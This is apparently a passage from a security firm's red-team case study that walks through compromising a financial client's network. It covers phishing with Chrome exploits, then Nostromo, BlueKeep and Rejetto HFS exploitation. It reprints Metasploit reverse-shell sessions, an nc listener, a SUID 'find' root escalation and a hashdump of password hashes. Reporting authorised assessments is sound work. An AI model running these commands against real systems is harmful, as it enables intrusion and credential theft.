July, 2020

RED TEAMING CASE STUDY

LIFARS
your digital world, secured

Contents

OVERVIEW

To ensure the effectiveness of our client's security implementations LIFARS frequently conducts red team engagements and penetration tests evaluating whether their systems can hold up to real world scenarios and stay resilient. Our cyber resiliency experts deliver calculated attacks against systems the same way black hat hackers do.

In February, our client requested LIFARS Pen Testing Team to perform a red teaming as part of a due diligence exercise. The client, an international financial organization with over 5000 employees and 300 IPv4 addresses, understands the risks they face on a daily basis and the importance of meeting compliance with cybersecurity standards.

The intent of this assessment was to identify weaknesses in the company's Internet facing infrastructure and to detail how these vulnerabilities could impact the organization.

Note: Information in this case study has been redacted to maintain confidentiality of our client.

ATTACK SUMMARY

Starting the red team exercise, the LIFARS team prepared a spear phishing campaign focused on using 2 public vulnerabilities in Google Chrome. This campaign gained us the initial foothold as a targeted employee visited our website, exploit successfully executed and the client machine called home, i.e. connected to our C&C server. We got our first compromised host 10.10.14.3 in the network subnet 10.10.14.1/24.

After that, we moved laterally to another host, 10.10.14.5, by exploiting Nostromo (HTTP server) to gain access as a low privileged user (www-data). We escalated our privileges to root account by abusing suid, in this case the "find" program. Moving to our next host in this network 10.10.14.6, running on Windows 7, we successfully exploited a RDP vulnerability, "BlueKeep". As this exploitation gained us the highest privileges NT AUTHORITY\SYSTEM, we moved into the post exploitation phase and found that this machine could see hosts in another network subnet – 10.10.15.1/24.

In this network we started with attacking host 10.10.15.15. A portscan revealed that the host was running a vulnerable version of a Rejetto HttpFileServer. After successful exploitation, we then had domain user account with low privileges and which we needed to escalate for a more thorough post-exploitation. We used Windows SMBv3 LPE "CoronaBlue / SMBGhost" (CVE-2020-0796) for privilege escalation. After we gained the information about the user accounts, passwords, configuration files, etc we moved to our main target – the domain controller running on 10.10.15.22.

For this host we started with user enumeration which ultimately turned into performing AS-REP roasting. Next step was a privilege escalation, because our first user account on this machine had low privileges. We had found a password in user autologon registry items for a service account. We also needed to escalate privileges for this account and after observing the privileges of our svc_user, we saw that the account has **GetChangesAll** and **GetChanges** privileges. With these permissions we were able to perform a **DCSync attack**. Using the wmiexec.py we were able to authenticate as Administrator without cracking the hash (pass-the-hash). After the domain controller was compromised we were able to gain access to every host in the domain network.

RECONNAISSANCE

We performed information gathering about the company and employees using different techniques.

Open Source Intelligence (OSINT) can be performed in three different forms:

- active (mapping network infrastructure, banner grabbing),
- semi-passive (brute forcing DNS requests, Reverse DNS sweeping, Subdomain name alterations/permutations, Zone transfers),
- passive (Identifying people, vulnerabilities without active scanning).

To gather email list of employees we used: LinkedIn scraping, hunter.io, theHarvester and other tools and techniques.

To find public IP ranges of the company network we used Amass, Shodan and other tools.

All of this data is publicly available and has not been gathered by exploiting any vulnerabilities.

PREPARATION

Advanced spear-phishing attacks sometimes leverage zero-day vulnerabilities in browsers, plug-ins and desktop applications to compromise systems. We focused on vulnerabilities in web browsers (Chrome, Firefox, Edge, etc.). We have found several interesting vulnerabilities in different browsers, from which we chose these two: CVE-2019-5825 and CVE-2020-6418. These 2 vulnerabilities occur in Google Chrome and the second one, CVE-2020-6418 vulnerability, was as a zero-day actively exploited in the wild.

Description

CVE-2019-5825 - Out of bounds write in JavaScript in Google Chrome prior to 73.0.3683.86 allowed a remote attacker to potentially exploit heap corruption via a crafted HTML page.

CVE-2020-6418 - Type confusion in V8 in Google Chrome prior to 80.0.3987.122 allowed a remote attacker to potentially exploit heap corruption via a crafted HTML page.

Since these vulnerabilities target different versions of the browser, it increases the possibility of a successful attack.

SPEAR PHISHING CAMPAIGN

From a previous phase we obtained a list of employees' email addresses and we prepared the exploit for our spear phishing campaign.

Since we did not know what browser version the targets were using, we decided to create 2 html pages, each one with different exploit (**CVE-2019-5825** and **CVE-2020-6418**).

For phishing campaign, we used Gophish - Open-Source Phishing Framework.





Figure 1 Gophish interface with running phishing campaign

GAINING A FOOTHOLD

After running these campaigns, we obtained an active Meterpreter session because one of the targets visited our link.




```
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  [redacted] worker 3                  [redacted]:8443 → 10.10.14.3:50102
```

Figure 2 Metasploit module for CVE-2020-6418

We checked our permissions and found that we had our shell running under NT AUTHORITY\SYSTEM. In this case the browser was running under the local admin account and we could move to post exploitation phase.

If we had a session with low privileged user, we would continue with enumeration techniques & scripts/tools such as WinPEAS, trying to escalate our privileges.



```
meterpreter > upload /home/kali/Downloads/winPEAS.bat
[*] uploading  : /home/kali/Downloads/winPEAS.bat → winPEAS.bat
[*] Uploaded 31.90 KiB of 31.90 KiB (100.0%): /home/kali/Downloads/winPEAS.bat → winPEAS.bat
[*] uploaded   : /home/kali/Downloads/winPEAS.bat → winPEAS.bat
meterpreter > 
```

Figure 3 uploading winPEAS




Figure 4 first host compromised

By scannning the network 10.10.14.1/24 where the compromised host was located we found several hosts. The most notable were these three:

10.10.14.4 – Windows 10 with latest patch version
10.10.14.5 – Debian 10, http service running
10.10.14.6 – Windows 7 with enabled RDP

Host 10.10.14.5 was identified after NMAP scan as running Linux distribution – Debian.


NMAP scan:

```
Nmap scan report for 10.10.14.5
Host is up (0.11s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
```

After the scan we checked the version of services for vulnerabilities and public exploits.


OpenSSH version 7.9p1 had one CVE for Privilege escalation, but Nostromo v1.9.6 had Directory Traversal vulnerability CVE-2019-16278 in function http_verify which could allow an attacker to achieve remote code execution via a crafted HTTP request.

From this point it looked like their internal website was running on a vulnerable HTTP server. We tried 2 exploits, first from EDB (exploit-db.com) with id: 47837 and the second one was a Metasploit version of this vulnerability “nostromo_code_exec”.



```
msf5 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 2 opened ([redacted]:4444 → 10.10.14.5:58030) at 2020-[redacted]
```


Figure 5 Metasploit version



```
Usage: cve2019-16278.py <Target_IP> <Target_Port> <Command>
root@kali:~/Downloads# python 47837.py 10.10.14.5 80 whoami

HTTP/1.1 200 OK
Date: [redacted]
Server: nostromo 1.9.6
Connection: close


www-data

root@kali:~/Downloads#
```

Figure 6 EDB edition - whoami command

Both of them successfully executed and provided us with remote access. Moving on, we made a connection through reverse shell as user www-data, so we could go deeper and look at our privileges and environment.



```
root@kali:~# nc -nvlp 1337
listening on [any] 1337 ...
connect to  [10.10.10.14.5] from (UNKNOWN) [[redacted]] 43036
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@[redacted]:/usr/bin$
```

Figure 7 shell upgrade - python pty module

Privilege escalation

For this phase we used enumeration scripts and techniques: LinEnum(Local Linux Enumeration & Privilege Escalation Checks), LinPEAS, lse, Linprivchecker and others.

Main attack vectors we checked on the target after gaining access included:


- obtaining OS detail & kernel version,
- scanning for vulnerable packages that are installed or running,
- access to files and folders with Full Control or Modify access permissions,
- files with SUID permissions,
- mapped drives (NFS),
- potentially interesting files and folders,
- environment variable path,
- modification of the network stack and traffic (interfaces, arp, netstat),
- modification of running processes,
- cron jobs,
- user's sudo right.

Abusing SUID

In Linux, some of the existing binaries and commands can be used by non-root users to escalate root access privileges if the SUID bit is enabled. There are several known Linux executable commands that can allow privilege escalation: bash, cat, cp, echo, find, less, more, nano, nmap, vim, etc.

By using the following command we enumerated all binaries having SUID permissions:

```
find / -perm -u=s -type f 2>/dev/null
```



```
/usr/bin/mount
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/bwrap
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/find
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/kismet_cap_ti_cc_2531
```

Figure 8 listed binaries with SUID permissions

`find` can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

After executing this command we received shell as root.
As a part of post exploitation we looked for sensitive files and hashes from etc/shadow. Configuration files found on commonly installed applications and services, such as Apache, MySQL, Samba, Sendmail, etc.





Figure 9 second host compromised

Moving to other target in the network – 10.10.14.6

At first glance, the Windows 7 host – 10.10.14.6 looked very much like low hanging fruit because of the high probability of being vulnerable to BlueKeep.


After checking the RDP for BlueKeep vulnerability (CVE-2019-0708), we verified that the target was in fact vulnerable.

We used Metasploit module "cve_2019_0708_bluekeep_rce". This exploit required troubleshooting and manual modification of its code. Exploit target was set to ID 5 – Windows 7 SP1 / 2008 R2 (6.1.7601 x64 – VMWare 15.1)



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] 10.10.14.6:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.14.6:3389 -  The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.14.6:3389 -  Scanned 1 of 1 hosts (100% complete)
[*] 10.10.14.6:3389 - Using CHUNK grooming strategy. Size 50MB, target address 0xfffffa801be08000, Channel count 1.
[!] 10.10.14.6:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.10.14.6:3389 - Surfing channels ...
[*] 10.10.14.6:3389 - Lobbing eggs ...
```

Figure 10 running the BlueKeep exploit




```
[*] Exploit completed, but no session was created.
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Figure 11 exploitation failed

What we actually needed for our exploit to work was the correct GROOMBASE value which is the start address of the Non Paged Pool area (NPP).


Adjusting GROOMBASE (default value 250MB to 100MB) and GROOMSIZE values seemed to be working and we successfully obtained a shell on our new host (10.10.14.6).



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] 10.10.14.6:3389   - Detected RDP on 10.10.14.6:3389           (Windows version: 6.1.7601) (Requires NLA: No)
[+] 10.10.14.6:3389   - The target is vulnerable.
[*] 10.10.14.6:3389   - Using CHUNK grooming strategy. Size 100MB, target address 0xfffffa8008802000, Channel count 1.
[*] 10.10.14.6:3389   - Surfing channels ...
[*] 10.10.14.6:3389   - Lobbing eggs ...
[*] 10.10.14.6:3389   - Forcing the USE of FREE'd object ...
[*] Sending stage (206403 bytes) to 10.10.14.6
[*] Meterpreter session 1 opened ([redacted]:4444 ->  10.10.14.6 :49157) at [redacted]

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
```

Figure 12 Meterpreter session opened

Firstly, we checked our privileges using whoami/getuid. The exploit gave us the capability to remotely execute code as the user NT AUTHORITY/SYSTEM, which is the Local System account with highest level privileges on the Windows machine.



```
meterpreter > migrate 8940
[*] Migrating from 6876 to 8940 ...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a[redacted]
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16[redacted]
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c[redacted]
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dc0fbc6[redacted]
Worker1:1001:aad3b435b51404eeaad3b435b51404ee:68bbbb18b3c27d941[redacted]
Worker125:1002:aad3b435b51404eeaad3b435b51404ee:3008c8729451114[redacted]
meterpreter > 
```

Figure 13 hashdump - post module will dump the contents of the SAM database




Figure 14 third host compromised

An interesting finding which we observed during the post exploitation was that this host had access to another network subnet 10.10.15.1/24.


MOVING FURTHER

10.10.15.15 host NMAP scan:

```
Host is up (0.13s latency).

Not shown: 65534 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http HttpFileServer httpd 2.3

|_http-server-header: HFS 2.3

|_http-title: HFS /
```

From the NMAP scan we can see that the host had open port 80, running HFS version 2.3 (Rejetto HttpFileServer).

This version of Rejetto HttpFileServer is vulnerable to Remote Command Execution and Arbitrary File Upload. Looking for public exploits we tried 2 and none of them worked so we switched to the Metasploit exploit "**windows/http/rejetto_hfs_exec**" which after configuration worked flawlessly.



```
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on [redacted]:4444
[*] Using URL: http://0.0.0.0:8080/ZMM8ygyEww0
[*] Local IP: http://[redacted]:8080/ZMM8ygyEww0
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ZMM8ygyEww0
[*] Sending stage (180291 bytes) to 10.10.15.15
[*] Meterpreter session 1 opened ([redacted]:4444 → 10.10.15.15:49923)  at [redacted]
```


Figure 15 metasploit HFS RCE exploit

After gaining the foothold on this host, we saw that our account had low privileges. We needed to escalate our privileges so we started enumerating the System.

Abusing the Named Pipe Feature by Using Metasploit Meterpreter

One of the many options was to try "getsystem" in meterpreter shell. This is really the simplest way of escalating privileges. The getsystem command has three different techniques. The first two rely on named pipe impersonation and the third one relies on token duplication.

